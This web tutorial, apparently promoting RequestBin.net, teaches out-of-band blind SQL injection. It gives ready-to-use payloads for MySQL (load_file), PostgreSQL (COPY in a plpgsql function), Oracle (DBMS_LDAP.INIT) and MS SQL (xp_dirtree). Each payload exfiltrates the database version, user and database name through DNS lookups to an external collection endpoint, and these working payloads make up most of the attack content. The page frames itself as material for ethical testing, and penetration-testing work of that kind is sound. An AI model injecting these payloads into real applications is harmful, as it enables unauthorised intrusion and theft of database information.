Exploiting Blind SQL Injection Using DNS Bin on RequestBin
Discover how to exploit Blind SQL Injection with DNSBin on RequestBin.net. Learn OOB SQLi techniques for MySQL, PostgreSQL, Oracle, and MS SQL using payloads that exfiltrate data via DNS queries. Perfect for ethical hacking and advanced security testing.

What is Out-of-Band SQL Injection?
Out-of-Band SQL Injection is a method where attackers exfiltrate data without direct responses from the application. Instead, they use external endpoints (e.g., DNS or HTTP servers) to receive the extracted information.
How It Works:
- Data Encoding: Sensitive data is encoded into a DNS or HTTP request.
- Request Trigger: The vulnerable application executes an SQL query, triggering the request.
- Data Retrieval: The attacker’s server captures the data and decodes it for analysis.
Using DNS Bin on RequestBin.net for SQLi Testing
Step 1: Generate a DNS Bin Endpoint

Visit app.requestbin.net and create a unique endpoint.
sampledns.oast.proExample endpoint from requestbin
Step 2: Inject Payloads into SQL Queries
Place the DNS Bin endpoint domains (e.g., sampledns.oast.pro) in SQL payloads. This directs exfiltrated data to your endpoint.

Step 3: Monitor DNS Requests
Use the RequestBin dashboard to view real-time logs of incoming DNS requests, which reveal exfiltrated data.

Exploiting SQL Databases with OOB SQL Injection
1. MySQL Example
Payload:
SELECT load_file(CONCAT('\\\\',(SELECT @@version),'.',(SELECT user()),'.', (SELECT DATABASE()),'.dnsendpoint.requestbin.net\\test.txt'));Payload
How It Works:
- The
load_file()function reads files or generates DNS queries. - Data such as the database version, user, and name is encoded into the query and sent to
dnsendpoint.requestbin.net. - Captures data in the format:
mysql_version.user.database_name.dnsendpoint.requestbin.net2. PostgreSQL Example
Payload:
DROP TABLE IF EXISTS table_output;
CREATE TABLE table_output(content text);
CREATE OR REPLACE FUNCTION temp_function() RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result_version TEXT;
DECLARE query_result_user TEXT;
BEGIN
  SELECT INTO query_result_version current_setting('server_version');
  SELECT INTO query_result_user current_user;
  exec_cmd := 'COPY table_output(content) FROM E\'\\\\\\\\'||query_result_version||'.'||query_result_user||'.dnsendpoint.requestbin.net\\test.txt\'';
  EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();
How It Works:
- The
COPYfunction allows SQL data to be written to an external file. - Here, it’s used to send database version and user information to
dnsendpoint.requestbin.net. - Logs show format:
postgres_version.user.dnsendpoint.requestbin.net3. Oracle Example
Payload:
SELECT DBMS_LDAP.INIT(
  (SELECT version FROM v$instance)||'.'||(SELECT user FROM dual)||'.'||(SELECT name FROM v$database)||'.dnsendpoint.requestbin.net',80
) FROM dual;
How It Works:
- The
DBMS_LDAP.INIT()function triggers DNS requests. - Encoded data (e.g., version, user, database name) is sent to the DNSBin endpoint.
- Log output showing exfiltrated data with format:
version_oracle.user_dual.user_db.dnsendpoint.requestbin.et4. MS SQL Example
Payload:
DECLARE @a VARCHAR(1024);
DECLARE @b VARCHAR(1024);
SELECT @a = (SELECT SYSTEM_USER);
SELECT @b = (SELECT DB_NAME());
EXEC('master..xp_dirtree "\\\\'||@a||'.'||@b||'.dnsendpoint.requestbin.net\\test$"');
How It Works:
- The
xp_dirtreestored procedure generates a DNS query. - Exfiltrates the system user and database name to the DNSBin endpoint.
- DNSBin showing the captured query:
mssql_user.database_name.dnsendpoint.requestbin.netConclusion
Testing for Out-of-Band SQL Injection is essential for identifying vulnerabilities in modern web applications. By leveraging tools like DNS Bin on RequestBin.net, security professionals can simulate real-world attack scenarios and build effective defenses.
Get started with DNS Bin on RequestBin.net and elevate your security testing.